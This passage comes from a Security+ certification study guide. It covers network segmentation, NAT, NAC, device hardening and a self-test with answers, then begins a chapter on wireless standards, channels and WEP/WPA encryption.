Subnetting is the logical division of IP address blocks into smaller network blocks. Network administrators normally subnet in order to match the physical network structure. For example, if your company has one network address such as 216.83.11.0, but two different physical networks connected by routers, you will need to break the one network address into two different network addresses, known as subnets.

To break the network address into two (or more) subnets, you need to manipulate the subnet mask of that network ID. In my example, the default subnet mask is 255.255.255.0. To subnet into two networks, I will need to convert the first bit of the last octet in the subnet mask to a *1*. This gives me a new subnet mask of 255.255.255.128 and two network subnets known as the 216.83.11.0 subnet and the 216.83.11.128 network.

I know that is a quick review of subnetting from your Network+ days, but the key point is that subnetting has a bit of a security benefit because once you assign someone to a logical subnet (IP address range), then they are able to communicate only with other systems in that IP address range unless you have a router to route between the networks.


Segmentation Another method of implementing control on communication is to break your network up into multiple network segments. A network segment can be created in a few different ways depending on what your goals are, for example:

- **Multiple collision domains** If your goal is to have multiple collision domains, then you can segment the traffic by using a bridge, switch, or router. Each interface on each of these devices creates a collision domain, which is a group of systems that can have their data collide with one another. Each of these collision domains is also known as a network segment, with the security benefit being that a hacker monitoring traffic while on a network segment by default can capture only traffic on that segment.
- **Multiple broadcast domains** If you want to control how far your broadcast messages go on the network, you can use routers to break the network into multiple broadcast domains. The benefit of breaking the network into multiple broadcast domains with routers is that you can then use access control lists on the routers to control what traffic can enter or leave each of the networks (see Figure 8-15).

Virtual LANs If you wanted to create communication boundaries by dividing your network into different broadcast domains without using multiple routers, you could do so by using virtual LANs (VLANs) on a network switch. You learned in Chapter 1 that once a system is connected to a port on a switch that is part of a particular VLAN, the system cannot communicate with systems in other VLANs unless a router is used to route the data from one VLAN to another VLAN.

FIGURE 8-15

Using routers to segment the network into broadcast domains



exam Watch


For the Security+ exam, be familiar with the fact that you should secure areas of your network by segmenting networks into communication boundaries. You can do that by breaking the network into multiple networks and using access lists, or you can create communication boundaries with VLANs on a switch.

Network Address Translation (NAT)

Network address translation, or NAT, is a network technology used for years that allows you to use a private address range on the inside of the network that is then translated to a public address used on the NAT device (see Figure 8-16). The security benefit is that you hide the internal IP addresses used by systems surfing the Internet because all outbound traffic has the source IP address translated to that of the NAT device.

FIGURE 8-16

NAT is used to hide the internal network and share a public address.



As mentioned, the internal network typically uses what is known as a private address range, which is not usable on the Internet. This means that any outbound traffic has to have the source IP address in the packet converted from the private IP address to a public, routable address by the NAT device. The following are the three private IP address ranges that are used by the internal network:

- 10.0.0.0 to 10.255.255.255
- 172.16.0.0 to 172.31.255.255
- 192.168.0.0 to 192.168.255.255

There are two major types of NAT: *NAT overloading* and *static NAT*. With NAT overloading, all clients inside the network access the Internet using one public address assigned to the public interface of the NAT device. The NAT device not only translates the private IP address to a public IP address, but it translates the port address information as well. This is known as port address translation (PAT) and is used so that the NAT device can track each different client request over the one public address.

exam Watch

For the Security+ exam, remember that NAT is used to hide the internal IP address scheme by having all systems send traffic out the NAT device, which replaces the source IP address in the packet with the public IP address of the NAT device.

Static NAT is when a single public IP address on the NAT device is mapped to a single private address inside the network. This is typically used to handle inbound requests to a server in the DMZ that the company is publishing to the Internet, such as a web site or FTP site.

Network Access Control (NAC)

Network access control (NAC) is a very hot technology today and allows you to control who gains access to a wired or wireless network based on the state of the connecting system. With network access control, you can specify conditions that a system must meet to gain access to the network. If those conditions are not met, you can then send them to a restricted network, which allows them to remedy their system.

For example, you may require that for a system to connect to the network, it must have antivirus software installed, with the antivirus definitions up to date. You may also require that the system have a personal firewall enabled. If any of these conditions are not met, the NAC system then places the client on a restricted network where they can typically apply patches, or in this case, perform an update of the virus definitions.

exam Watch


For the Security+ exam, be sure to be familiar with network access control (NAC) and be able to identify scenarios where NAC is being used.

When connected to the restricted network, the client has no access to network resources because communication to the private company network from the restricted network is controlled. Figure 8-17 displays a network access control environment.

There are many scenarios where NAC is being used today. The following are some scenarios you should be familiar with for the Security+ exam:

- **Connecting to wireless** When connecting to a wireless network, the NAC system may require the client to accept the terms of wireless network usage before they are given access to the network.
- **Patch status** When connecting to a network, either locally or through VPN, the client's health is checked to ensure antivirus software is installed, virus definitions are up to date, and the system is current with patches before being allowed to connect.
- **Connecting to a switch** If the switch is 802.1x compliant, the switch can be configured to ensure that the connecting client is authenticated by an authentication service (such as RADIUS) before client access to the network is allowed.

FIGURE 8-17 Network access control is used to place health requirements on systems connecting to the network.



Network Administration Principles

To create a secure network environment, it is critical that the network administrators follow common, secure network administration principles. The following outlines some fundamental principles that network administrators should follow when administering the network environment:

- **Rule-based management** Implement rules with technologies that support rule-based management, including routers, firewalls, and proxy servers. Be sure to test the rules that allow or deny traffic, and ensure your rules work as expected.

- **Firewall rules** Manage the rules on the firewall in such a way as to only allow traffic to pass through the firewall that is required. Configure the firewall with a default rule of deny all and then add exceptions for the traffic that is to pass through the firewall.
- **VLAN management** Be sure to create communication boundaries on the network with the use of Virtual LANs (VLANs). By default, systems can only communicate with other systems in the same VLAN unless you configure a router to route between the VLANs.
- **Secure router configuration** Ensure that you configure the router in a secure way. This includes creating access control lists, setting passwords for local access to the device, and remote access through Telnet or the more secure SSH.
- **Access control lists** Implement access control lists where possible. Common areas where ACLs can be applied are permissions on folders and files, and ACLs on routers and firewalls.
- **Port security** You can control which systems can connect to ports on a switch by configuring port security. With port security, you enable a port but then associate the MAC address of a particular system with that port. Only the system with that MAC address can connect to the port.
- **802.1x** A common authentication protocol that controls who gains access to a wired or wireless network by requiring the client to authenticate against a central authentication database such as a RADIUS server.
- **Flood guards** A flood guard is typically a feature on a firewall or router that allows you to control and block malicious traffic such as flood attacks being sent to your network. A common example of flood traffic is the SYN flood attack, where the hacker sends a number of SYN messages to ports on your network. The flood guard would identify this traffic, stop the traffic from entering the network, and prevent the denial of service (DoS) attack.
- **Loop protection** Loops can cause the network to crash, so it is critical that you have methods of preventing loops on the network. Routers use the time-to-live (TTL) value of a packet to determine when a packet is to be removed from the network. Switches prevent loops at layer 2 by implementing loop prevention protocols such as Spanning Tree Protocol (STP). When you connect switches together, which results in a network loop, STP dynamically selects one of the ports involved in the loop and places it in a blocking state to disarm the loop.

- **Implicit deny** When possible, configure routers and firewalls for implicit deny. This means that unless you have a rule specifically added to the device to allow traffic into the network, the router and firewall will automatically deny the traffic. Permissions on folders and files should also have an implicit deny rule.
- **Network segmentation/separation** As mentioned earlier, it is critical that you divide the network into smaller network segments and then work on controlling traffic from one network segment to another.
- **Log analysis** An overlooked aspect of security is the reviewing of log files on a regular basis. It is important to ensure that you implement logging on all critical systems and devices, and review the logs on a regular basis.
- **Unified threat management** Look to unified threat management (UTM) systems to provide an all-in-one security solution for the organization. Unified threat management systems are multifunctional devices that have firewall features, intrusion detection and prevention, anti-spam, antivirus, and content filtering, to name a few features.

CERTIFICATION OBJECTIVE 8.04

Securing Devices

The last topic in this chapter reviews some common practices with securing network devices. You have read over the last few chapters that common steps should be taken to secure systems and devices; let's review some of these points as they relate to network devices:

- **Privilege escalation** Be sure to keep up to date on how someone connecting to a system or device can raise their privileges on the system and gain administrative access to the system. This typically happens due to a vulnerability in the product, so be sure to apply updates to the system or device. Applying updates to a device involves upgrading the firmware on the device as revisions to the firmware come out.
- **Weak passwords** I cannot believe how many administrators are still using weak, obvious passwords. During an assessment on a company's Cisco

router, I viewed the running configuration and noticed that the company administrator configured Telnet access to the router with a password of "telnet." I also gained administrative access to the router by typing a password of "cisco." These are not strong passwords and are also common passwords that a hacker would attempt to gain access. Two other security issues in this example are that I should not have been able to view the passwords because they should have been encrypted in the configuration. With Cisco devices, you can use the **service password-encryption** command to encrypt passwords in the configuration files.

- **Back doors** Review the network devices for potential back doors. A good example that I find is that network administrators configure passwords on the console port of a router but do not set a password on the auxiliary port of a router (if one is present). The auxiliary port is like another console port, and someone who has physical access to the router can connect to it to administer the device. Be sure to password protect all ports on the devices!
- **Default accounts** Watch out for default accounts that exist on a system or device, and be sure to guard those accounts with strong passwords. If at all possible, you should rename the default accounts to a name that's not so obvious.
- **DoS** There are a number of denial of service attacks that can be performed against network systems and devices. If you implement a flood guard on your firewall, it should be able to protect you from a number of denial of service (DoS) attacks because most DoS attacks involve the hacker flooding your system with so much information that it crashes your system. A flood guard blocks the flood messages from entering your network.

CERTIFICATION SUMMARY

In this chapter you learned about common network components that can be used to help increase security in your network environment. Be sure to know the content from this chapter well because you are sure to get questions on firewalls, NAT, NAC, and other security devices on the exam. The following are some key points to remember regarding this chapter:

- Know the difference between a packet-filtering firewall, stateful packet inspection firewall, and an application layer firewall.

- Remember the different firewall topologies such as a dual-homed firewall, a screened-host firewall, and a screened-subnet firewall. Your firewall design should create different zones on the network such as the private zone and the public zone.
- Proxy servers are popular devices that allow you to control the type of content and applications users on the network can use when accessing the Internet.
- Be sure to know the difference between a host-based IDS and a network-based IDS. Also know that an IDS detects an intrusion, while an IPS prevents the intrusion.
- Remember that you should use network design principles to help create a secure network environment, such as creating multiple network segments and controlling what traffic can pass from one segment to another.
- Remember the difference between NAT and NAC. NAT is a central device that is used for Internet access and translates the private address information to a public address. NAC is used to check the state of the system connecting to the network, and if it does not pass the requirements, then the system is not connected to the network.
- Be sure to follow common security practices with network devices, such as ensuring that complex passwords are used, renaming or disabling default accounts, and keeping the system up to date with patches.



TWO-MINUTE DRILL

Understanding Firewalls

- A packet-filtering firewall allows you to filter traffic by the layer-3 header (IP) and the layer-4 header (TCP or UDP). A stateful packet inspection firewall can do packet filtering, but also knows about the context of the conversation. An application layer firewall can look at the application data in the packet and make decisions.
- The DMZ is a zone that allows selected traffic from the Internet to reach public servers such as DNS, FTP, and HTTP servers.
- A proxy server typically incorporates firewall features with content control features. For example, you can restrict what sites a user can visit or the types of applications they can use to access the Internet.

Using Intrusion Detection Systems

- A network-based intrusion detection system analyzes network traffic to identify suspicious activity.
- An intrusion detection system (IDS) logs suspicious activity and notifies the administrator, but an intrusion prevention system (IPS) takes corrective action. For example, an IPS may disconnect the person responsible for the suspicious traffic from the network.
- For the exam, know that IDSes can detect suspicious traffic based on signatures (signature-based) or can identify suspicious traffic based on the traffic being outside the parameters of normal activity (anomaly-based). Also know that heuristic monitoring is detecting suspicious traffic based on past experience.

Network Design and Administration Principles

- Create communication boundaries within the network by using VLANs on a network switch.
- You can also create different network segments by placing routers on the network and controlling what traffic can enter different network segments using access control lists on the router.
- Network access control (NAC) allows you to check the state of the system before a system is granted access to the wired or wireless network.

Securing Devices

- ❑ Ensure that network devices have strong passwords.
- ❑ Be sure to patch devices to eliminate vulnerabilities on the device.
- ❑ Rename or disable default accounts on the device if possible.



SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Understanding Firewalls

1. Which of the following identifies the benefit of a stateful packet inspection firewall?
   A. Can filter traffic based on the source and destination IP address
   B. Can filter traffic based on the source and destination port number
   C. Can filter traffic based on the application data
   D. Can filter traffic based on the context of the conversation
2. Which type of firewall has the capabilities to inspect the payload of a packet to determine if the content is allowed to pass through the firewall?
   A. Packet-filtering
   B. Application layer
   C. Stateful packet inspection
   D. Screened-host
3. What firewall topology typically involves having a router placed between the firewall and the Internet?
   A. Packet-filtering
   B. Application layer
   C. Dual-homed
   D. Screened-host
4. Jeff, a senior security officer for Company XYZ, is responsible for ensuring systems meet certain security requirements. Jeff needs to ensure the security of the accounting systems by making sure that any systems running the accounting software have specific ports closed down. Which of the following should Jeff use?
   A. A host-based IDS
   B. A host-based firewall
   C. A network firewall
   D. A host-based IPS

5. You are the firewall administrator for Company XYZ and need to ensure that DNS zone transfers are blocked at the firewall. Which of the following rules would you use?
   A. Deny ip any any
   B. Deny udp any any port 53
   C. Deny tcp any any port 25
   D. Deny tcp any any port 53

Using Intrusion Detection Systems

6. Which network-based IDS component is responsible for analyzing the traffic against the signatures?
   A. Sensor
   B. Notification
   C. Engine
   D. Signature database
7. You have intrusion detection software that can monitor the activity and identify suspicious activity based on past experience. What type of analysis is being performed?
   A. Anomaly
   B. Heuristic
   C. Passive
   D. Signature
8. Your intrusion detection software uses a baseline, and any activity outside that baseline is considered suspicious traffic. What type of analysis is being performed?
   A. Anomaly
   B. Heuristic
   C. Passive
   D. Signature
9. John has implemented an intrusion detection system that has identified suspicious traffic without the use of signatures. While responding to the event, John notices that the IDS has falsely identified the traffic as being suspicious. Which of the following devices does John need to configure to prevent additional false alarms?
   A. Signature-based IDS
   B. Anomaly-based IDS
   C. Signature-based IPS
   D. Host-based IDS

10. The Information System Security Officer (ISSO) for the organization is concerned that attacks against the web server will be successful if the hacker has an unlimited number of attempts. Which of the following is designed to stop attacks on a specific server?

A. HIDS
B. NIDS
C. NIPS
D. HIPS

Network Design and Administration Principles

11. You have a small network with all servers and workstations connected to a single switch. Your manager would like to ensure that no system outside the systems in the accounting department can communicate with the accounting server. What would you do?

A. Get another switch and connect the accounting systems to that switch.
B. Get a router and create two networks.
C. Get a proxy server to control communication.
D. Use VLANs on the switch.

12. When a system is connected to a network, the system is checked to ensure that it has recent patches and virus definitions before allowing the system to communicate on the network. What service could be used to do this?

A. NAT
B. Proxy
C. NAC
D. VLAN

13. What type of system is typically used to monitor and control which web sites a user visits and can block content based on information in the content being accessed?

A. NAT
B. Proxy
C. NAC
D. VLAN

14. You are monitoring network traffic on the LAN and notice a large number of packets that use the SIP and RTP protocols. Which of the following would you use to segment that traffic on the LAN?

A. Create a DMZ.
B. Configure NAT.
C. Implement an NIPS.
D. Create a voice VLAN.

Securing Devices

15. Which of the following represents the first thing you would do after purchasing a wireless router?

A. Disable DHCP.
B. Configure proxy rules.
C. Configure VLANs.
D. Set a password on the device.


16. Your manager is concerned about the vulnerabilities that may exist with a specific switch that was purchased for the office network. What can you do to ensure that you are protected from known vulnerabilities?

A. Enable the firewall.
B. Configure logon hours.
C. Update the firmware.
D. Configure VLANs.

Performance-Based Question

17. You are responsible for configuring the company firewall. Using the network diagram as a guide, choose the firewall rules you would configure using these requirements:

- Only accounting systems can communicate with 12.0.0.10 using HTTPS.
- Only accounting systems can communicate with 12.0.0.10 using SMTP.
- All systems can communicate with 12.0.0.11 with any type of traffic.



SELF TEST ANSWERS

Understanding Firewalls

1. ☑ **D.** A stateful packet inspection firewall understands the state of the conversation and what packets it should expect to receive. If a packet is received that is out of the context of the conversation, then the firewall does not allow the packet, even though it may be destined for a port that is open on the firewall.
   ☒ **A, B,** and **C** are incorrect. Although a stateful packet inspection firewall can filter traffic based on source/destination IP address and source/destination port number (packet-filtering firewalls can do that as well), what makes it unique is understanding the context of the conversation. An application layer firewall can filter traffic based on the application data (also known as the payload).

2. ☑ **B.** An application layer firewall can inspect the application data and allow or disallow certain functions of an application through the firewall. This is more advanced than simply opening a port. For example, port 80 may be opened on the firewall, but the application firewall can also restrict the traffic to allow only HTTP **get** commands and not HTTP **put** commands.
   ☒ **A, C,** and **D** are incorrect. A packet-filtering router filters traffic based on the source/destination IP address and the source/destination port number. A stateful packet inspection firewall can filter traffic based on the IP address and port information, but also understands if a packet is received out of context. A screened-host firewall is a topology and not a type of firewall.

3. ☑ **D.** A screened-host firewall is a firewall that has a packet-filtering router placed in front of it, which filters the traffic based on the layer-3 header or layer-4 header. The information that passes through the packet-filtering router then hits the firewall and must meet the firewall rules in order to reach the internal network.
   ☒ **A, B,** and **C** are incorrect. Packet-filtering and application layer firewalls are types of firewalls and not topologies. A dual-homed firewall is a system that has two network cards installed and firewall software installed on the system.

4. ☑ **B.** In order to control traffic to a specific system, you will use a host-based firewall. A host-based firewall is typically software installed on a system that allows you to control traffic to that specific system.
   ☒ **A, C,** and **D** are incorrect. A network firewall can control communication, but it controls communication to the network, not a specific system. In this case, an IDS and IPS are not used, as the goal is to control communication, not monitor it.

5. ☑ **D.** In order to block DNS zone transfers, you will deny TCP 53 traffic.
   ☒ **A, B,** and **C** are incorrect. Choice A is a rule that would block all TCP/IP traffic, while choice B would block DNS queries from clients. Choice C would block SMTP traffic.

Using Intrusion Detection Systems

6. ☑ **C.** The IDS engine, also known as the analysis engine, is responsible for comparing the traffic against signatures of known attacks.
☒ **A, B,** and **D** are incorrect. A sensor is responsible for capturing the traffic and sending the traffic to the analysis engine. Notification may be the result of the engine identifying suspicious traffic. The signature database is a database of known attacks and is used to identify suspicious traffic.

7. ☑ **B.** Heuristic analysis is when the IDS identifies suspicious events based on past experience. For example, virus protection software that uses heuristic analysis can identify new, unknown viruses by analyzing the actions of the unknown software and, based on actions of past viruses, be able to flag the software as a virus.
☒ **A, C,** and **D** are incorrect. Anomaly-based analysis is when a baseline of normal activity is determined, and anything outside that normal activity is considered suspicious. Passive is not an analysis method, but there is a passive IDS that notifies the administrator of suspicious activity. Signature-based analysis uses a database of known suspicious activity to identify suspicious traffic.

8. ☑ **A.** Anomaly-based analysis is when a baseline of normal activity is determined, and anything outside that normal activity is considered suspicious.
☒ **B, C,** and **D** are incorrect. Heuristic analysis is when the IDS identifies suspicious events based on past experience. Passive is not an analysis method, but there is a passive IDS that notifies the administrator of suspicious activity. Signature-based analysis uses a database of known suspicious activity to identify suspicious traffic.

9. ☑ **A.** A signature-based IDS can reduce the number of false alarms because it is programmed specifically for the type of traffic that is to be considered suspicious traffic. Unless the traffic meets the conditions that the IDS has been programmed for, it does not consider the traffic suspicious.
☒ **B, C,** and **D** are incorrect. Signature-based IDSes are less likely to have false positives because they identify suspicious traffic based on the signatures programmed into the product.

10. ☑ **D.** A host-based intrusion prevention system (HIPS) is designed to prevent attacks against a specific system.
☒ **A, B,** and **C** are incorrect. A host-based intrusion detection system (HIDS) will identify suspicious activity against a specific system, but will not take corrective action to prevent the attack. NIDS and NIPS are network-based intrusion detection and prevention systems and are not designed to prevent attacks against a specific system.

Network Design and Administration Principles

11. ☑ **D.** You can use VLANs on a switch to break the network down into multiple virtual LANs. Systems in one VLAN are, by default, unable to communicate with systems in another VLAN.
☒ **A, B,** and **C** are incorrect. Choice A is close to the correct answer because getting separate switches for the accounting systems will work, but unfortunately, you are spending money when the goal can be accomplished with VLANs. The same point can be made about the router choice (B)—although it will work, it comes with the expense of purchasing more hardware. This question has nothing to do with proxy servers (C).

12. ☑ **C.** Network access control (NAC) is a feature of networking that allows you to control which systems can connect to the wired or wireless network. You can put conditions on the state of the system (known as the health of the system) before allowing the client to connect.
☒ **A, B,** and **D** are incorrect. Network address translation (NAT) is used to hide the systems on the private network behind the NAT device by sharing a single public address. A proxy server can be used to send requests to the Internet on behalf of the user, while the administrator monitors and filters requests at the proxy server. VLANs are a feature of a switch that allow you to create communication boundaries on the switch.

13. ☑ **B.** A proxy server can be used to send requests to the Internet on behalf of the user while the administrator monitors and filters requests at the proxy server.
☒ **A, C,** and **D** are incorrect. Network address translation (NAT) is used to hide the systems on the private network behind the NAT device by sharing a single public address. Network access control (NAC) is a feature of networking that allows you to control which systems can connect to the wired or wireless network. VLANs are a feature of a switch that allow you to create communication boundaries on the switch.

14. ☑ **D.** SIP and RTP are protocols used by Voice over IP (VoIP). It is a common security practice to create a separate VLAN for the VoIP traffic on the network in order to partition that traffic from other network traffic.
☒ **A, B,** and **C** are incorrect, as they are not common practices to deal with VoIP traffic.

Securing Devices


15. ☑ **D.** The first thing you should do with any network device is to ensure you have set a password for the administrative account so that unauthorized individuals cannot make changes to the configuration.
☒ **A, B,** and **C** are incorrect because they do not represent the first thing you should do with a new device.

16. ☑ **C.** It is critical that you update the firmware on hardware devices just as you would update a system with patches.

☒ **A, B,** and **D** are incorrect because they will not necessarily help against vulnerabilities that the firmware is exposing the device to.

Performance-Based Question

17. The Security+ exam may present to you a network diagram and expect you to identify rules that need to be configured on the firewall based on criteria presented in the question. The exam will most likely get you to choose the rules from a list of available rules. The following illustration identifies the rules for this scenario:



This page is intentionally left blank to match the printed book.



9

Wireless Networking and Security

CERTIFICATION OBJECTIVES

9.01	Understanding Wireless Networking	9.04	Infrared and Bluetooth
9.02	Securing a Wireless Network	✓	Two-Minute Drill
9.03	Configuring a Wireless Network	Q&A	Self Test

Today's networks are no longer limited to using cabled, or wired, devices. Networks now have a mix of wired systems and wireless systems that use radio frequencies to send data to a *wireless access point* (as shown in Figure 9-1). The wireless access point may have a connection to the wired network, allowing wireless devices to communicate with the entire network.

This chapter introduces you to the world of wireless networks. It's a popular topic to know for the Security+ certification exam, so be sure to study this well. This chapter will introduce you to wireless standards and protocols, show you how to set up the wireless network, and then discuss some wireless security concerns.

CERTIFICATION OBJECTIVE 9.01

Understanding Wireless Networking

As mentioned, the wireless network uses radio frequencies to transmit data through the air. This means that if you have a laptop user who wishes to be mobile within the office, you can allow them to access the network through a wireless access point as long as they have a wireless network card in their laptop.

FIGURE 9-1

A wireless access point, also known as a wireless router



You can create two types of wireless networks: an *ad hoc mode* wireless network or an *infrastructure mode* wireless network. Each of these is known as a wireless mode, and each has its advantages.

With *ad hoc* mode, the wireless device, such as a laptop, is connected to other wireless devices in a peer-to-peer environment without the need for a wireless access point. With *infrastructure* mode, the wireless clients are connected to a central device known as a wireless access point. The wireless client sends data to the access point, which then sends the data on to the destination (as shown in Figure 9-2) on the wired network.


The advantage of ad hoc mode is that you don't need to purchase the access point, but the benefit of infrastructure mode is that you can use the wireless access point to control who can connect to the wireless network and to filter out types of network traffic. For example, if you use a wireless access point to allow wireless clients to connect to the Internet, you can control which web sites the users can connect to. This type of centralized control makes infrastructure mode extremely popular.

Standards

The *Institute of Electrical and Electronics Engineers (IEEE)* committee has developed wireless standards in the 802 project models for wireless networking. Wireless is defined by the 802.11 project model and has several standards defined.

FIGURE 9-2

A typical wireless network running in infrastructure mode



802.11a

The 802.11a wireless standard is an older one that runs at the 5-GHz (gigahertz) frequency. 802.11a devices can transmit data at 54 Mbps and are incompatible with 802.11b and 802.11g devices.

802.11b

The 802.11b wireless standard has a transfer rate of 11 Mbps while using a frequency of 2.4 GHz. These devices are compatible with 802.11g/n devices because they run at the same frequency and follow the Wi-Fi (wireless fidelity) standard.

802.11g

The 802.11g wireless standard is a newer one that was designed to be compatible with 802.11b but also increases the transfer rate. The transfer rate of 802.11g devices is 54 Mbps in the 2.4-GHz frequency range.

All 802.11g devices are compatible with 802.11b/n devices because they all follow the Wi-Fi standard and run at the same frequency of 2.4 GHz.

802.11n

The 802.11n wireless standard was finalized in late 2009. The goal of 802.11n is to increase the transfer rate beyond what current standards such as 802.11g support. The 802.11n standard was rumored to support transfer rates up to 600 Mbps in theory, but most 802.11n networking components are running at 150 Mbps today. To help accomplish higher transfer rates, 802.11n uses two new features: *multiple input multiple output (MIMO)* and *channel bonding*. MIMO is the use of multiple antennas to achieve more throughput than can be accomplished with only a single antenna. Channel bonding allows 802.11n to transmit data over two channels to achieve more throughput. The 802.11n standard is designed to be backward compatible with 802.11a, 802.11b, and 802.11g and can run at the 2.4-GHz or 5-GHz frequency.

Table 9-1 summarizes key points you need to be familiar with about the different wireless standards for the Security+ certification exam.

It is important to note that 802.11a was an early implementation of wireless networking and is not compatible with the Wi-Fi networks. As an example of the compatibility, my previous wireless network at home had an access point

exam Watch

Wireless networks today are called Wi-Fi, which stands for wireless fidelity. The 802.11b, 802.11g, and 802.11n standards are all part of the Wi-Fi standard and are compatible with one another.

TABLE 9-1 Comparing the Different Wireless Standards

	802.11a	802.11b	802.11g	802.11n
Frequency	5 GHz	2.4 GHz	2.4 GHz	5 GHz or 2.4 GHz
Transfer rate	54 Mbps	11 Mbps	54 Mbps	Up to 600 Mbps
Range	150 feet	300 feet	300 feet	300 feet
Compatibility	802.11a	802.11b/g/n	802.11b/g/n	802.11a/b/g

exam Watch

For the Security+ certification exam, ensure you are familiar with the basics of the IEEE standards for wireless networking such as 802.11a/b/g/n.

that was an 802.11g device, but one of my old laptops had an 802.11b wireless network card. I was still able to have my old laptop communicate on the network because the two standards are 100 percent compatible with one another. In this example, the laptop with the 802.11b card connects only at 11 Mbps, while a newer laptop with an 802.11g card can connect at 54 Mbps.

Channels

It was stated that 802.11b/g/n all run at the 2.4-GHz frequency, but it is important to understand that 2.4 GHz is a frequency *range*. Each frequency in the range is known as a *channel*.

Most wireless devices allow you to specify which channel you would like to use. This is important because if you find that you are having trouble with your wireless network, perhaps the wireless devices are conflicting with each other or interfering with other wireless devices in your area. A good example of this is cordless phones; they run at the 2.4-GHz range as well and could cause issues with your wireless network. As a solution, you could change the channel on your wireless access point and clients, which changes the frequency—hopefully preventing any conflicts with other household items!

exam Watch

To avoid interference on the wireless network from other household items, try to purchase items like cordless phones that run on a frequency other than 2.4 GHz. If you are experiencing problems on the wireless network, you could try changing the channel on the wireless equipment and see if a different channel is more reliable.

Table 9-2 lists the different frequencies used by the channels.

Remember when troubleshooting wireless networks that you could be getting interference from other wireless devices and household devices running on the same channel. As a fix, experiment by changing the channel used by your wireless network to reduce the amount of interference received. As shown in Table 9-2, adjacent channels have overlapping frequencies and will interfere with one another, so changing from channel 2 to channel 1 will not solve interference problems, but changing from channel 2 to channel 6 might.

Antenna Types

Wireless networking technologies use two major antenna types, omnidirectional and directional. *Omnidirectional* antennas can send and receive signals in any direction, covering a 360-degree radius from the antenna. The advantage of omnidirectional is that it can communicate with devices in any direction, but the downfall is that it is using all the power to cover multiple directions, so the distance it can reach is lower than with directional. *Directional* antennas can only send and receive signals in a single direction. Although the directional antenna is only communicating in a single direction, it can cover a longer range in that direction.

TABLE 9-2

Different Wi-Fi Channels and Their Operating Frequency Ranges

Channel	Frequency Range
1	2.3995 GHz – 2.4245 GHz
2	2.4045 GHz – 2.4295 GHz
3	2.4095 GHz – 2.4345 GHz
4	2.4145 GHz – 2.4395 GHz
5	2.4195 GHz – 2.4445 GHz
6	2.4245 GHz – 2.4495 GHz
7	2.4295 GHz – 2.4545 GHz
8	2.4345 GHz – 2.4595 GHz
9	2.4395 GHz – 2.4645 GHz
10	2.4445 GHz – 2.4695 GHz
11	2.4495 GHz – 2.4745 GHz
12	2.4545 GHz – 2.4795 GHz
13	2.4595 GHz – 2.4845 GHz

Authentication and Encryption

A number of wireless authentication and encryption protocols have been developed over the years. The purpose of these protocols is to help secure your wireless network, and you should consider them for implementation on your wireless network.

WEP

Wired Equivalent Privacy (WEP) was designed to give the wireless world a level of security equivalent to that of the wired networking world. In the wired world someone would have to be in your office to connect a cable to your network, but with wireless networking, this is not the case. Someone could sit outside your building in a parked car and connect to your wireless network. WEP was designed to add security to wireless networks by requiring anyone who wishes to connect to the wireless network to input a *wireless key* (a value configured on the wireless access point that needs to be inputted by anyone wishing to connect).

To configure your wireless network with WEP, simply specify a shared key, or passphrase, on the wireless access point. The theory is that if anyone wants to connect to your wireless network, they need to know the shared key and to configure their workstation with that key.

When you configure the shared key on the access point and client, any data sent between the client and the access point is encrypted with WEP. This will prevent unauthorized individuals from capturing data in transit and being able to read the data.

WEP is a wireless encryption protocol that uses RC4 as the symmetric encryption algorithm using 64-bit or 128-bit encryption. The 64-bit or 128-bit encryption key is based on a 24-bit initialization vector (IV), a value that is randomly generated and sent in the header of the packet. The IV is used with a 40-bit key (for 64-bit encryption) or a 104-bit key (for 128-bit encryption) that is configured on the wireless access point and the wireless client.

exam Watch

WEP can use 64-bit or 128-bit encryption keys that are made up of a 24-bit initialization vector (IV) and then a 40-bit key (for 64-bit encryption) or a 104-bit key (for 128-bit encryption).

It is important to understand that WEP had huge flaws in its implementation of encryption and key usage, and as a result both 64-bit and 128-bit WEP have been cracked. The IV is only a 24-bit value, which means that there are only 16,777,216 possible IVs. As a result, environments with large amounts of traffic have repeating IVs. Because the IV is transmitted in the header, if a hacker can capture enough traffic, then the remainder of the 64-bit/128-bit

key can be cracked within minutes. For security reasons, you should not use WEP unless you have older access points that do not support WPA or WPA2.

exam Watch

For the exam, remember that WEP uses RC4 and a static key for encryption, while WPA uses a 128-bit key that is dynamically generated by TKIP.

WPA

Wi-Fi Protected Access (WPA) was designed to improve upon security and to fix some of the flaws found in WEP. WPA uses a 128-bit key and the *Temporal Key Integrity Protocol (TKIP)*, which is a protocol used to change the encryption keys for every packet that is sent. This will make it much harder for hackers to crack the key, which is very easy to do with WEP.

WPA has a number of other improvements over WEP; for example, it has improved integrity checking, and it supports authentication using the *Extensible Authentication Protocol (EAP)*, a very secure authentication protocol that supports a number of authentication methods such as Kerberos, token cards, certificates, and smartcards.

EAP messages are encapsulated inside 802.1x packets for network access authentication with wired or wireless networks. When 802.1x is used to control access to the wireless network, the wireless client attempts to connect to a wireless access point; the access point asks the client for proof of identity and then forwards that to a RADIUS server for authentication.

Of the many variations of the EAP protocol, two common protocols are LEAP and PEAP:

- **LEAP** The Lightweight Extensible Authentication Protocol (LEAP) is Cisco's proprietary EAP solution that Cisco created before the IEEE created 802.1x.
- **PEAP** Protected Extensible Authentication Protocol (PEAP) is used to encapsulate EAP messages over a secure tunnel that uses Transport Layer Security (TLS). The purpose of this protocol is that EAP assumes the packets are sent over a secure network; with PEAP, TLS is used to create a secure tunnel between two points.

When configuring WPA on the wireless network, note that WPA operates in two different modes, WPA Personal and WPA Enterprise:

- **WPA Personal** WPA Personal is also known as WPA-PSK, which means WPA preshared key. With WPA Personal, you will configure the access point

with a starting key value, known as the preshared key, which is then used to encrypt the traffic. This mode is used most by home users and small businesses.

- **WPA Enterprise** WPA Enterprise, also known as WPA-802.1x, is a WPA implementation that uses a central authentication server such as a RADIUS server for authentication and auditing features. WPA Enterprise is used by larger companies so that they can use their existing authentication server to control who has access to the wireless network and to log network access.

on the job

To use WPA, you will need to have devices that support WPA. If you have older wireless cards or access points, they may support only WEP.

exam watch

For the exam, remember that WPA2 uses CCMP with AES as the symmetric encryption algorithm for data privacy, while WPA uses TKIP.

WPA2

